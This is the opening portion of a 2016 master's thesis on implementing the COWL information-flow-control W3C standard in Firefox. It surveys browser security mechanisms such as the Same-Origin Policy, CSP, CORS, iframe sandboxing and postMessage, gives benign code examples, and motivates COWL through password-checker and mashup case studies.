Implementing and enhancing the COWL W3C Standard

Master’s thesis in Computer Science

NIKLAS ANDRÉASSON

Department of Computer Science and Engineering
CHALMERS UNIVERSITY OF TECHNOLOGY
UNIVERSITY OF GOTHENBURG
Gothenburg, Sweden 2016

MASTER'S THESIS IN COMPUTER SCIENCE

Implementing and enhancing the COWL W3C Standard

NIKLAS ANDRÉASSON

Department of Computer Science and Engineering

CHALMERS UNIVERSITY OF TECHNOLOGY
UNIVERSITY OF GOTHENBURG

Gothenburg, Sweden 2016

Implementing and enhancing the COWL W3C Standard
NIKLAS ANDRÉASSON

© NIKLAS ANDRÉASSON, 2016

Examiner: Wolfgang Ahrendt, Department of Computer Science and Engineering
Supervisor: Alejandro Russo, Department of Computer Science and Engineering

Master's thesis 2016:10
Department of Computer Science and Engineering
Chalmers University of Technology
SE-412 96 Gothenburg
Sweden
Telephone: +46 31 772 1000

Gothenburg, Sweden 2016

Abstract

Web applications are often composed by resources such as JavaScript written, and provided, by different parties. This reuse leads to questions concerning security, and whether one can trust that third-party code will not leak users' sensitive information. As it stands today, these concerns are well-founded.

With the web's current security primitives there is a trade-off between developer flexibility and user privacy. If developers choose to include untrusted code then users' privacy suffers. On the other hand, if developers abstain from reusing third-party code, user privacy is favored, on the cost of developer flexibility. This trade-off can partly be attributed to the fact that the security primitives are discretionary, where untrusted code either is granted or denied access to data. After code has been granted access to data there is no further attempt to verify that the data is used properly.

In 2014, D. Stefan et al. proposed a new security mechanism which they called COWL (Confinement of Origin Web Labels). COWL is a mandatory access control which is able to let untrusted code compute on sensitive information, while confining it. Through this, COWL is able to address some of the shortcomings of the web's current security mechanisms, and in the end effectively eliminate the trade-off that exists. Since the introduction of COWL, it has gone on to become a W3C standard.

This thesis evaluates the COWL W3C specification by deploying it in Mozilla Firefox. While COWL aims to mainly address information leaks caused by bugs, we bring the specification towards addressing malicious code by highlighting two covert channels: one due to the browser layout engine, and another due to browser optimizations. Furthermore, we implement two case studies that shows how COWL can be used, and as part of this, note some practical problems.

Through the thesis we managed to make contributions to the COWL W3C specification.

Keywords: web security, information flow control

Acknowledgements

I would like to thank my supervisor Alejandro Russo for proposing this thesis and providing invaluable theoretical guidance along the way. Additionally, thanks to Deian Stefan for providing technical advice and helpful suggestions. I am truly grateful for their support and encouragement.

Niklas Andréasson, San Francisco, August 2016

Contents

Abstract i

Acknowledgements ii

Contents iii

1 Introduction 1
1.1 Background . . . 1
1.2 Goals . . . 2
1.2.1 Deploying the COWL specification in existing browsers . . . 2
1.2.2 Extending COWL to deal with Covert Channels . . . 2
1.2.3 Using COWL to secure client-side applications . . . 2
1.3 Method . . . 2
1.3.1 Implementation . . . 2
1.3.2 Test suite . . . 2
1.3.3 Case studies . . . 3
1.4 Contributions . . . 3
1.5 Thesis outline . . . 3

2 State of the art in Web Security 4
2.1 Browsing Contexts . . . 4
2.1.1 Workers . . . 4
2.1.2 Persistent Storage . . . 5
2.1.3 Network Communication . . . 5
2.2 Same-Origin Policy . . . 6
2.2.1 Cross-site Scripting . . . 6
2.3 Nested Browsing Contexts: iFrames . . . 7
2.3.1 Sandboxing . . . 7
2.4 Content Security Policy . . . 7
2.5 Cross-Origin Resource Sharing . . . 8
2.6 Cross-context messaging . . . 9
2.6.1 Cross-document messaging - PostMessage API . . . 9
2.6.2 Channel Messaging . . . 9
2.7 Case studies . . . 10
2.8 Case study: Password checker . . . 10
2.9 Case study: Mashup . . . 11

3 COWL: Information Flow Control in the browser 12
3.1 COWL in terms of Information-Flow Control . . . 12
3.1.1 Secure information flow . . . 12
3.1.2 Design Approach . . . 13
3.1.3 Declassification and Endorsement . . . 13
3.1.4 Covert channels . . . 13
3.2 The COWL standard . . . 14
3.3 Labels . . . 14
3.3.1 Label interface . . . 15
3.3.2 Normal form . . . 15
3.3.3 Subsumption . . . 16
3.4 Labeled browsing contexts . . . 16
3.4.1 Labeled Browsing Context interface . . . 17
3.5 Labeled Communication . . . 18
3.5.1 Labeled Objects . . . 18
3.5.2 Labeled Server-Browser Communication . . . 19
3.6 Privileges . . . 20

3.6.1 Privilege interface 21
3.7 The stuck top-level context invariant 21
3.8 Confinement - Secure Information Flow 22
3.8.1 COWL specification and secure information flow 22
3.8.2 Can-flow-to algorithm 22
3.8.3 Examples of secure information flow 23
3.9 Case studies 24
3.10 Case study: Mashup 25
3.11 Case study: Password checker 26
3.12 Case studies: Discussion 28

4 Implementing the standard **31**
4.1 Limitations 31
4.2 Mozilla Firefox 31
4.2.1 Security Architecture 32
4.3 Implementing Labels, Privileges, and Labeled Browsing Contexts 32
4.4 Confinement overview 33
4.5 Internal Confinement 34
4.5.1 Preventing same-origin communication 34
4.5.2 Modifications to the PostMessage API 34
4.6 External Confinement 35
4.6.1 Preventing navigation leaks 36
4.6.2 Preventing resource loading 37
4.6.3 Discussion 38
4.7 Implementing Labeled Objects 38
4.8 Implementing Labeled JSON 39
4.9 Test suite 40
4.10 Discussion 41

5 Addressing Layout Covert Channels **43**
5.1 Attack Scenarios 43
5.2 Proposed Solutions 45
5.2.1 Preventing explicit layout attacks 45
5.2.2 Preventing implicit layout attacks 46
5.3 Discussion 46

6 Addressing Prefetching Covert Channel **48**
6.1 Domain Name System (DNS) 48
6.2 Prefetching 49
6.2.1 Automatic DNS resolution 49
6.2.2 Prefetching hints 49
6.2.3 Disabling prefetching 50
6.3 Attacks 50
6.3.1 DNS prefetch attack 51
6.3.2 HTTP prefetch attack 51
6.4 Proposed Solution 52
6.5 Discussion 52

7 Related Work **53**

8 Conclusions **55**
8.1 Implementation 55
8.2 Case-studies 56
8.3 Covert channels 56
8.4 Future work 56

References **56**

1 Introduction

1.1 Background

The current security model of the web consists of only Discretionary Access Control (DAC) mechanisms, with the characteristics of either granting or denying code to be executed. After the point of access, no further effort is made to verify that code preserves the confidentiality and integrity of data. This is a substantial issue as the model of the web very much builds upon reusing resources and code from other parties. Thus, both developers and users have to trust that a third-party script does not leak sensitive information, which would compromise users' privacy. If a third-party script is denied access, user privacy is favored but developer flexibility suffers. Therefore, as it stands, developers have to choose between their own flexibility and users' privacy. A choice in which developers often opt for the former.

In 2014, the paper "Protecting Users by Confining JavaScript with COWL" was released by Stefan et al [1]. In the paper the authors attempt to resolve the current situation, in which there is a trade-off between flexibility and privacy, by presenting a label-based Mandatory Access Control (MAC) mechanism which they call COWL (Confinement with Origin Web Labels). COWL lets developers label data according to sensitivity and can confine code, e.g. by disabling network communication, when this data is accessed. It follows that developers can leverage existing libraries without having to trust them not to leak data. Thus there is no longer a forced choice between developer flexibility and user privacy, both can be attained. Furthermore, with the introduction of COWL it is easier to, in a secure way, realize some types of applications such as mashups.

Alongside the paper, the authors also released a partial implementation of COWL for Mozilla Firefox and Google Chrome - which by now is outdated. Since the release of the paper, COWL has been scrutinized by the web community and was recently standardized by the World Wide Web Consortium (W3C). The W3C standard specifies the behavior of COWL, alongside the new primitives that browser vendors need to implement.

This thesis evaluates the COWL standard, as specified by the W3C Working draft [2], by deploying it in Firefox. COWL, currently, aims to prevent information leaks caused by bugs, without malicious intent. However, to bring COWL towards addressing malicious code as well, we highlight two covert channels and propose ways to deal with these. As a part of the process, concrete case studies were developed, through which we showcase, and discuss, the viability of COWL's security model.

1.2 Goals

The goals of our thesis has been to adapt the previous implementation of COWL to match the newly proposed standard, and as part of this process implement the new feature Labeled HTTP-responses. Furthermore, we set out to investigate how COWL can be extended to address two types of covert channels. To summarize, three problems were addressed:

1.2.1 Deploying the COWL specification in existing browsers

We set out to deploy the COWL standard in Firefox. A goal was to augment the browser with the COWL API while avoiding major modifications in architecture. Furthermore, we wanted to affect browser performance in the minimum viable way.

1.2.2 Extending COWL to deal with Covert Channels

The current attacker model of COWL does not assume malicious code, but rather code containing bugs - written by a well intending developer. Nonetheless, we wanted to investigate how COWL can be extended to address two types of covert channels. The first covert channel is exploitable through optimizations that the browser performs. The second covert channel is exploitable through ingenious use of page layout. These two covert channels were targeted as they are *high bandwidth* channels (meaning that they can be used to leak secret information fast). By addressing these two covert channels we hope to move COWL in the direction of addressing more types of malicious attacks.

1.2.3 Using COWL to secure client-side applications

Another question we wanted to answer is how COWL can be used to address some of the security issues that client-side applications face, such as the earlier stated problem of data exfiltration - and even more, whether the COWL model is flexible enough to allow for the popular types of web applications to be built.

1.3 Method

1.3.1 Implementation

We have carried out the implementation of COWL by developing a series of modules, which we then added to the core of Firefox. These modules are written in C++ and are exposed as APIs, which web application developers can interact with through JavaScript. Furthermore, we strived to minimize the size of the COWL implementation by leveraging existing primitives and security mechanisms, such as HTML5 sandbox flags.

1.3.2 Test suite

We have developed a test suite to verify that the implementation match the specification. Through the test suite we make sure that COWL security measures are respected - such as when a context reads sensitive information, it is confined and network communication restricted. The test suite is written in a framework integrated into Firefox.

1.3.3 Case studies

To evaluate whether the security model of COWL is viable we developed two case studies. The case studies are further used demonstrate the need for COWL, and where current web security mechanisms are lacking. Notably, through the development of the case studies we were able to note some practical problems that arise when using COWL to construct web applications.

1.4 Contributions

Through the thesis work we managed to make the following contributions:

- Implementation of the COWL W3C standard in Firefox.
- Highlighted two different covert channels, and proposed how to deal with these.
- Implemented a test suite which can be used to test that COWL implementations adheres to the specification.

In addition to the contributions above, we also managed to make contributions to the W3C specification. In essence the contributions include pinpointing and proposing solutions to errors, proposing how the specification can be extended to deal with new communication primitives, and suggestions for how the interfaces can be improved.

1.5 Thesis outline

Chapter 2: *State of the art in Web Security* gives the reader background to current web security mechanisms. The chapter is concluded with two case studies that show how the different security mechanisms can be combined, and, moreover, where they are insufficient.

Chapter 3: *COWL: Information Flow Control in the browser* provides background to the field of Information Flow Control and how COWL relates to it. We then proceed to describe COWL along with it primitives in terms of the W3C standard. The chapter is concluded with the two case studies we implemented, along with discussion of practical problems that can arise when constructing applications using COWL.

Chapter 4: *Implementing the standard* provides an outline of our implementation of COWL in Firefox.

Chapter 5: *Addressing Layout Covert Channels* describes the first covert channel that was investigated, along with our proposed solutions.

Chapter 6: *Addressing Prefetching Covert Channel* describes the second covert channel that was investigated, along with our proposed solutions.

Chapter 7: *Related Work* describes related work and how these differ from COWL.

Finally, chapter 8: *Conclusions* concludes the thesis along with discussion regarding future work.

2 State of the art in Web Security

During recent years web content has gotten increasingly client-side rich. Through a number of technological advancements, developers are today able to realize complex applications, powered by JavaScript, that previously were unattainable A key component in this shift towards client-side applications is that JavaScript engines have gotten increasingly sophisticated, making client-side applications more performant. Moreover, efforts from the web development community have produced tooling, such as React, Angular, jQuery, that makes it easier to realize complex web applications. However, the trend of moving more functionality to the client-side of applications, combined with the fact that applications often are composed of code written, and often hosted, by multiple parties, raises some security concerns.

In this chapter we will present state-of-the-art in web security. We will conclude the chapter by introducing two case studies that show how these technologies can be used in conjunction, and where they are still insufficient.

2.1 Browsing Contexts

A browsing context is an environment that is used to display a document along with JavaScript. Less formally, a browsing context is the environment that encapsulates a web application. Browsing contexts have access to primitives that can be used to persist information and perform network communication. And, furthermore, browsing contexts are able communicate with each other through the *Web Messaging* APIs (section 2.6).

There are several different categories of browsing contexts. From a user's perspective *top-level browsing contexts* such as tabs and windows are the most apparent. However, there are also *Workers* and nested-browsing contexts such as *iFrames* (section 2.3), which are more subtle to the user.

Code executing in top-level browsing contexts or iFrames (further referred to as window contexts) has access to a window object that, to a certain extent, can be used to manipulate the context in different ways (e.g. navigating it). Furthermore, code executing in window contexts can also manipulate the document through a representation called the Document Object Model (DOM), which is accessible through the document object.

The term browsing context is further referred to as context.

2.1.1 Workers

Worker contexts, such as *Web Workers* and *ServiceWorkers*, were introduced with HTML5, and enable web applications to perform various background tasks.

Web Workers let web applications execute long running scripts in background threads (which is useful to avoid interfering with the user interface). There are two types of Web Workers: *dedicated workers* and *shared workers*. A dedicated worker is linked to the script that spawned it, while a shared worker can be accessed by any script of the same-origin.

A ServiceWorker can act as a proxy between a web application and the network, enabling developers to create enhanced offline experiences by intercepting network requests and taking appropriate actions depending on network availability.

A fundamental difference between Workers and window contexts is that code executing in a worker cannot interact with the DOM.

2.1.2 Persistent Storage

A browsing context is able to persist information between different browsing sessions through primitives such as HTTP cookies (cookies) or the LocalStorage API.

Cookies were originally invented as a way to enable servers to keep stateful information. A cookie is tied to a certain domain, and is sent along with requests to hosts belonging to the domain. In particular, cookies are often used to store tokens that enable web servers to identify users. A cookie is typically restricted to contain no more than 4KB of data [3]. Cookies can be created and accessed via the `document.cookie` property in JavaScript, as shown in listing 2.1.

```
document.cookie = "name=Alice"; // set cookie
document.cookie; // access data stored in cookie
```

Listing 2.1: Setting and accessing cookie data through the document.cookie property

For the purpose of storing client-side data, cookies have some drawbacks: for some applications the size limitation is too restrictive, and, furthermore, as cookies are sent with requests there is a performance overhead to network requests. For these reasons, the newer LocalStorage API can be an appealing alternative to store client-side data.

The LocalStorage API is a key-value store, introduced with HTML5, that enables web applications to store client-side specific information. LocalStorage is, just as with cookies, tied to origins. In contrast to cookies, data stored in LocalStorage is not sent with network requests, and furthermore, the API allows several megabytes of data to be stored [4]. Listing 2.2 shows how one can interact with the API through JavaScript.

```
// LocalStorage API usage
localStorage.setItem('name', 'Alice');
localStorage.getItem('name'); // returns 'Alice'
```

Listing 2.2: Interacting with the LocalStorage API through JavaScript

2.1.3 Network Communication

A browsing context is able to perform network communication in two ways: Implicitly by embedding content that reference some remote resource, or by explicitly stating the intent to communicate with APIs.

By including content such as images and scripts in the document the browser will automatically issue network requests to fetch these resources (listing 2.3), we refer to this as implicit network communication.

```
<img src="http://example.org/images/image.jpeg" />

<sript src="http://example.org/script.js"></script>
```

Listing 2.3: Implicit network communication by embedding content in the document

Developers have access to APIs such as the *XMLHTTPRequest* (XHR) API and *Fetch* API. These APIs give granular control over network communication, and enables developers to specify the HTTP headers to be sent with requests (listing 2.4). We refer to this as explicit network communication.

```
var xhrReq = new XMLHttpRequest();
// Send HTTP GET request to http://example.com
xhrReq.open("GET", "http://example.org", false);
xhrReq.send();

// the HTTP response
var response = xhrReq.responseText;
```

Listing 2.4: Explicit network communication with the XMLHTTPRequest API via JavaScript

2.2 Same-Origin Policy

The Same-Origin Policy (SOP) is a central concept in the web's security model. It prevents a web application contained in one browsing context from reading data belonging to another web application, in a different browsing context. Access is only allowed if both browsing contexts are of same *origin* - where the origin is a combination of the URL protocol, hostname, and port.

Essentially, the SOP is what keeps a web page served from `http://attacker.com` from inspecting the DOM of `https://bank.com`, gaining access to users' sensitive information (listing 2.5). Furthermore, the storage primitives are also centered around origins, thus preventing `http://attacker.com` from accessing information that `https://bank.com` has persisted in LocalStorage.

```
// attacker.com
var bankLogin = bankWindow.document.getElementById('password').value;
```

Listing 2.5: The Same-Origin Policy prevents code from inspecting the document of a cross-origin context

The SOP also extends to network communication. Code executing in a browsing context can only inspect the response to a network request if the remote server is of the same origin. However, it is still possible to leak information, as actually performing the request is not prevented - only the inspection of the response. Without this security measure a malicious site could send a request to the user's email service or bank, which possibly uses HTTP cookies for authorization, and be able to inspect the user's financial records or emails.

In some cases the SOP is relaxed. For example, a web application can depend on resources such as images (`<img src="..">`) and scripts (`<script src="..">`) from cross-origin parties. Even if a script stems from another origin it will be treated as a same-origin script and is assigned the same privileges as the encapsulating context. Thus, if a document from `https://bank.com` refers to a script from `http://attacker.com`, code contained in the script will be able to access DOM of bank.com, and potentially exfiltrate information. Moreover, certain types of attacks, such as *cross-site scripting*, where malicious code is injected leverage this.

2.2.1 Cross-site Scripting

Cross-Site scripting (XSS) is one of the most common types of attacks that plague web applications today. XSS is, according to OWASP, one of the most critical attacks to web applications [5]. Through the attack it is possible to steal user sessions, exfiltrate sensitive information, and redirect the user to malicious sites. The attack is able to occur when a web application fails to validate user controlled input, through which an attacker manages

to inject a malicious script. The injected script will be treated as part of the website, and has the same privileges (able to access cookies etc). Furthermore, the SOP does not protect against data exfiltration, but rather inspection of cross-origin responses.

2.3 Nested Browsing Contexts: iFrames

In some cases it can be useful to isolate content by encapsulating it in a new browsing context. One reason is to avoid resource conflicts that may arise. Another reason is to isolate untrusted code, preventing it from accessing sensitive information present in the browsing context. This is possible to achieve with *iFrame HTML element* that can be used to create a nested browsing context (listing 2.6). The browsing context that embeds the iFrame is referred to as the *parent browsing context*. Code in the nested browsing context can reference the parent context via the `window.parent` property.

```
<iframe src="http://alice.com"></iframe>
```

Listing 2.6: Nesting content from http://alice.com into a new browsing context with the iFrame element.

iFrames are often used to isolate third-party content such as widgets, videos, code, etc. By nesting content, and in particular scripts, from a *different origin* inside an iFrame it will not execute with the same privilege as the parent context, and can not access sensitive information present in the parent context.

2.3.1 Sandboxing

While iFrames can be useful in isolating cross-origin content there are some issues. For example, if the embedded browsing context is of the *same origin* as the parent, it can access properties on the parent context, read and write to cookies (which could contain sensitive information). In addition to this, code in a nested browsing context can engage in obtrusive behavior, such as navigating other browsing contexts and opening new windows (popups).

With HTML5 sandboxing was introduced as a way to enable developers to make nested browsing contexts less privileged. Sandboxing is enabled by setting the sandbox attribute on an iFrame (listing 2.7). When the sandbox attribute is set content in the iFrame will be restricted from certain actions such as reading and writing to storage primitives, opening new browser windows, etc.

```
<iframe sandbox src="http://untrusted.com"></iframe>
```

Listing 2.7: Sandbox untrusted content

Developers are able to relax these restrictions in a granular way, through certain keywords. For example, the iFrame could be given the privilege of opening new browser windows with the *allow-popups* keyword (listing 2.8).

```
<iframe sandbox="allow-popups" src="http://untrusted.com"></iframe>
```

Listing 2.8: Relax sandboxing to allow context to open new windows

2.4 Content Security Policy

Even though iFrames can be used to isolate untrusted code, and thus preventing it from accessing sensitive information, there are times when this is not applicable. In some cases there is a need to embed untrusted code in the same context as sensitive information for

the sake of usability, while in other cases an attacker might manage to inject malicious code (XSS). In these cases the Content Security Policy (CSP) can be used to prevent untrusted code from leaking information to remote parties.

CSP [6] was developed to mitigate content injection vulnerabilities, such as XSS, by letting developers whitelist trusted origins that the web application should be allowed to communicate with. Thus, if an attacker manages to inject content intended to exfiltrate information, CSP will restrict the communication to trusted origins (which are whitelisted).

With CSP, developers are able to, in a granular way, state where different types of resources (images, script, etc) may be loaded from. For example, it is possible to state that images should only be allowed to be fetched from alice.com, while scripts should only be allowed to be fetched from bob.com. CSP policies can be set either via the *Content-Security Policy HTTP header* (listing 2.9) or a corresponding HTML element (<meta http-equiv="Content-Security-Policy"content="default-src ...">).

```
Content-Security-Policy: default-src 'self'; img-src http://images.com
```

Listing 2.9: Setting CSP policy through HTTP header. The *default-src* directive is used to specify a base policy that should apply for all types of resource The *img-src* directive creates a separate policy for images. The example policy above states that most types of resources should only be allowed to be fetched from the origin, while images are only allowed to be fetched from http://images.com.

Even though CSP has the potential to protect web applications against XSS attacks, it should be noted that measurements from 2015 showed that only 20 out of the Alexa top 1000 sites deployed CSP, furthermore, 18 of those sites did in a way that make CSP ineffective against XSS attacks [7]. In addition to this the CSP has some limitations for the purpose of confining untrusted parties in a flexible way. CSP policies are not accessible via JavaScript, thus it is not possible to inspect the CSP policy of another context to determine whether to share sensitive information with it. Furthermore there is no way to enforce that another party will change its CSP policy (to become confined) once it has been passed sensitive information.

2.5 Cross-Origin Resource Sharing

The Cross-Origin Resource Sharing (CORS) [8] policy was developed as a way to enable cross-origin requests in a secure manner. Before CORS was introduced developers were forced to use less secure approaches which leveraged holes in SOP, such as JSON-P, in order to inspect the response from a cross-origin server. CORS enables web applications to make use of remote APIs. In this way, CORS enables a new type of web applications referred to as mashups, which integrate data from various origins.

CORS let server operators whitelist origins of trusted web services that should be able to inspect responses from the server. CORS is configured through HTTP-headers such as *Access-Control-Allow-Origin* - see listing 2.10. When the user's browser observes that the server response includes the origin of the requesting web application, the SOP is relaxed and the application is allowed to inspect the response.

```
Access-Control-Allow-Origin: http://example.com
```

Listing 2.10: Using CORS to enable *http://example.com* to inspect responses returned from a server.

2.6 Cross-context messaging

The HTML5 Web Messaging specification introduced two different types of cross-context messaging primitives: *Cross-document messaging* and *Channel messaging* [9]. Compared to previously used methods for cross-context communication, these primitives are able to ensure both confidentiality and integrity of data.

2.6.1 Cross-document messaging - PostMessage API

The PostMessage API enables cross-document messaging via message passing, making it possible for different browsing contexts to communicate.

The PostMessage API defines the `window.postMessage(<message>, <targetOrigin>)` method that can be accessed through a browsing context's window object. Calling the method cause a message event to be dispatched to the target context.

The method takes two parameters: the message to be sent, and the origin of the intended receiver. The PostMessage API ensures confidentiality of data by only delivering messages if the target context's origin matches the specified target origin parameter. This is useful in avoiding leaks to other unauthorized applications, which can be happen if the target context has been navigated to a new origin. Furthermore, if the sender does not care about confidentiality, it is possible to specify the wildcard *, instead of an origin, as the receiver.

Listing 2.11 provides an example of how the PostMessage API can be used to send a message from one context to another. By specifying *http://example.com* as the intended receiver we prevent leaks.

```
<iframe id="example-iframe" src="http://example.com" />
<script>
  var iframe = document.getElementById('example-iframe');
  iframe.postMesssage('Message', 'http://example.com/');
</script>
```

Listing 2.11: Using the PostMessage API to send messages between contexts

In order to receive messages passed through the API, a context needs to register an event listener, for the *message* event, such as in listing 2.12. The receiving context is able to determine where message events originated from, by inspecting the origin property, and thus PostMessage can also ensure integrity of received data.

```
window.addEventListener('message', onMessage, false);

function onMessage(event) {
  // Only accept messages from alice.com
  if (event.origin !== 'http://alice.com')
    return;

  // event data is 'Message'
  var message = event.data;

  // event srouce is reference to party who sent message
  event.source.postMessage('Reply', event.origin);
}
```

Listing 2.12: Listen for PostMessage events

2.6.2 Channel Messaging

Channel messaging is similar to cross-document messaging in that it provides means for cross-context messaging. However, it also enables independent code to communicate directly

through so called *message channels*. Through message channels two sibling iFrames can communicate directly with each other, without using the parent context as a proxy (which would be needed through cross-context messaging).

2.7 Case studies

We will now look how the aforementioned security primitives can be used in conjunction in the development of two different types of applications. Furthermore, we will discuss how the current primitives are insufficient to fully realize these two applications in a flexible and secure way.

The first application demonstrates how a web application can integrate untrusted third-party code, computing on sensitive information, into their application. The second application demonstrates how a server can share sensitive information with a web application, in order to let it compute on it. The goal is to demonstrate how current web technologies are insufficient in letting an untrusted party compute on sensitive information in a flexible way.

In chapter 3 we will demonstrate how these applications can be realized with COWL.

2.8 Case study: Password checker

The password checker is one of the motivating examples for the design of COWL [1], and serves well to demonstrate how the current web security mechanisms are insufficient to let untrusted code compute on sensitive information.

The basic scenario is that the authors of some web service, e.g. `alice.com`, wants to help their users choose strong passwords as they sign up. To achieve this goal the developers want to use a password checker script, provided by `untrusted.com`, that computes the strength of passwords according to some set of rules, and returns the results.

The developers have a couple of alternatives in how to integrate the password checker script into the web service. One alternative is to integrate the password checker script directly into the web service by including it via the script tag, as in listing 2.13. The problem with this approach is that the password checker script is given the same privileges as the web service - it can access the DOM, cookies, retrieve and persist data in LocalStorage, etc (as discussed under section 2.2).

```
<form id="password-form">
  <input type="password" id="password" placeholder="Password">
  <button type="submit">Check strength</button>
</form>
<script src="//untrusted.com:3000/passwordchecker"></script>
<script>
  // Triggered when user clicks the submit button
  function onSubmit() {
    var userPassword = document.getElementById('password').value;
    // Call the password checker's rankPassword function
    var strength = passwordChecker.rankPassword(userPassword);
    // Proceed to display result to user
    ...
  }
```

Listing 2.13: Including password checker through script tag

As the password checker script contains untrusted code it is beneficial to isolate it in a new context, through the use of an iFrame, and use message passing through the PostMessage API to send it the passwords (listing 2.14). With this approach the SOP prevents the

password checker from inspecting the DOM of the web service, and is only able to access data explicitly sent to it.

```
<form id="password-form">
  <input type="password" id="password" placeholder="Password">
  <button type="submit" onclick="onSubmit">Check strength</button>
</form>
<iframe id="checker" src="//untrusted.com:3000/passwordchecker"></iframe>
<script>

  function onSubmit() {
    // get the password
    var userPassword = document.getElementById('password').value;
    var passwordChecker = document.getElementById('checker');
    // password checker context
    passwordChecker.postMessage(userPassword, 'untrusted.com');
  }

</script>
```

Listing 2.14: Nesting the password checker script into a new context with an iFrame

While the password checker only is able to access data sent to it explicitly, it is still possible for it to leak data that is sent to it (whether intentionally or not). This could potentially be prevented with CSP by making sure that the password checker only can communicate with certain, white-listed, origins. Noteworthy, the password checker might have some dependencies, for example, the rules for ranking passwords might be fetched from a server before they are used to compute the strength. From a security standpoint it should be acceptable for the password checker to communicate with remote parties, fetching dependencies, as long as it has not accessed any sensitive information. Thus, in order to use CSP, any dependencies would have to be tracked down and white-listed. Furthermore, the whitelist would have to be maintained - this does not go without effort. Then if the password checker context was to start with a permissive CSP-policy, allowing it to fetch dependencies, it becomes hard to enforce that this policy is changed to a more restrictive version once sensitive information has been accessed. Moreover, as we note in chapter 6, CSP is subject to certain types of attacks.

In essence the problem is to let untrusted code compute on sensitive information in a flexible way where it is free to fetch dependencies.

2.9 Case study: Mashup

Mashup applications are a certain category of web applications that incorporate content from multiple origins and display to the user. Some of these applications are dependent on access to users' sensitive information to provide their functionality. An example is the web service *Mint*, which aggregate the users' financial records from their bank accounts.

There are different ways that applications such as these can be realized today. The service providing the data could choose to white-list the mashup through CORS, a choice in which they would have to trust that the mashup does not leak the information. If the service does not white-list the mashup through CORS, which is often the case, the user could opt to hand his credentials over to the mashup to let it fetch information outside the browser (circumventing the SOP).

In the current state of web security it is hard to realize secure mashups. A problem is to let the service to restrict how its data is handled once shared with the mashup application.

3 COWL: Information Flow Control in the browser

As previously noted, current security mechanisms, such as the Same-Origin Policy, Content-Security Policy, PostMessage, etc, can all be categorized as Discretionary Access Controls (DAC). The common characteristics of these mechanisms include either granting or denying code access to data. After the point of granting access no further effort is made to verify that code behaves as expected.

In the paper ”Protecting Users by confining JavaScript with COWL” [1], the authors noted how the current style of DAC mechanisms force developers to choose between their own flexibility and users' privacy, when integrating third-party code in the presence of sensitive information. To address the situation the authors proposed a new security mechanism called COWL (Confinement of Web Origin Labels). COWL is a mandatory access control (MAC) mechanism, stemming from the field of Information Flow Control (IFC), which, as opposed to DACs, makes efforts beyond the point of access to ensure that information does not reach unauthorized parties. Thus, with COWL, developers will be able to address a number of applications, which, today are hard to realize in a secure manner.

COWL has, since the original proposal, gone on to become a standard governed by the W3C [2].

In this chapter we explain COWL in terms of Information Flow Control, outline the COWL standard along with its primitives, and then conclude by demonstrating how COWL can be used the address the two case studies presented in chapter 2.

3.1 COWL in terms of Information-Flow Control

The core idea of IFC systems, and COWL, is to prevent information leaks by taking the whole system into consideration, or rather, how information flows between different components (in contrast to DACs). Some information flows are disallowed according to stated security policies, which are specified by associating data with labels. The labels can state how sensitive the data is, and to what parties. The goal that all IFC systems have in common is achieving *secure information flow*. However, the approach taken to achieve this goal can vary.

3.1.1 Secure information flow

Secure information flow is composed of two components, *confidentiality* and *integrity*. Confidentiality considers who has access to information, and the main concern is to ensure that sensitive information does not flow to unauthorized parties. Integrity represents trustworthiness of information, and the main concern is to ensure that information can

not flow from less untrustworthy parties to more trustworthy parties, with the end goal of ensuring that unauthorized parties do not affect critical computations.

In COWL, data can be labeled with both of these components. Confidentiality represents which parties the data is sensitive to, while integrity represent the parties that vouch for the information.

In order to achieve secure information flow, both confidentiality and integrity must be respected as information flows through the system.

3.1.2 Design Approach

The approach to tracking information varies between different IFC systems. In general, IFC systems can be classified as being either *fine grained* or *coarse grained*, which denote the level at which information flow is monitored.

The fine-grained approach is typically taken by language-based systems and require modifications to language semantics. As the name suggests, labelling can be done at a fine-grained level, meaning that essentially every object, or variable in a program, can be tracked and controlled. This approach often adds a significant performance overhead, as essentially all assignments in a program are monitored, and furthermore it is more intrusive than the coarse grained approach [10].

The coarse-grained approach divide systems into computational units called contexts. And instead of monitoring how information flows within a context, communication between contexts is monitored. Thus this approach is less intrusive compared to the fine-grained approach, and there is most often no significant performance overhead as only boundaries are monitored [10]. COWL is coarse grained in the meaning that information flow only is monitored at the boundary of browsing contexts. A fine grained approach would require modifications to the JavaScript engine, while COWL instead only requires modification of communication primitives between contexts.

Developing an application using a coarse-grained system can be less convenient for developers, compared to a fine-grained system, in the sense that they have to divide their applications more thoughtfully into contexts, a process referred to as *compartmentalization*.

3.1.3 Declassification and Endorsement

In some cases, it is useful to alter confidentiality and integrity levels of information. Intentionally lowering the confidentiality level of information is called *declassification*, while increasing integrity levels is called *endorsement*. The parties who can perform declassification and endorsement are said to be *privileged*. In COWL, privileges are assigned for information that they provide to the system - see section 3.6.

Privileged parties can perform declassification of information when they want more flexibility in how the information can be shared, and when they deem it safe for some data to be disclosed.

Endorsement can be performed by a principal to vouch for a piece of information, telling other parties that the data can be trusted, and that you ensure its integrity. This is useful as some parts of a system may require that information which is passed to it originates from certain parties, which can be trusted.

3.1.4 Covert channels

In IFC systems, mechanisms which can be used to relay information are referred to as channels. Channels which are not primarily intended for communication are referred to

as *covert channels*. COWL and IFC systems are, as any other system, subject to covert channels. An attacker can in some cases exploit covert channels to bypass security policies and disclose sensitive information. Classic covert channels include power consumption, timing attacks, etc [11].

The COWL specification does not currently deal with covert channels exploited by malicious code, but rather code which contains bugs, causing it to leak information via *overt channels*, which are channels intended for communication. We later highlight two covert channels, and discuss how to deal with these - see section 5,6.

3.2 The COWL standard

With the introduction of COWL, both developers and server operators can specify MAC-policies for how data can be shared. The specified policies are enforced throughout the web application, across contexts, to ensure that information is not leaked.

In COWL, labels are used to express security policies concerning both confidentiality and integrity of data. A developer could, for example, state that data is sensitive to a certain origin such as `http://alice.com/` - and should be kept confidential. After a context has inspected the labeled data, COWL makes sure that the context becomes restricted/confined in its network communication, and also communication with other contexts.

The stated attacker model of COWL is that it deals with untrusted code, that might be buggy, but not malicious. What this means is that COWL does not try to cover the numerous covert channels that exists, but rather leaks via overt channels. We will later, in chapter 5, 6, show how COWL can be extended to deal with two covert channels.

In addition to extending the browser with labels, COWL also adds primitives for labeled communication and privileges. Labeled communication enables both browsing contexts and servers to state security policies for the data that they share. Privileges are automatically assigned by COWL and are used to perform declassification and endorsement of data. COWL is exposed to both "regular windows" and workers.

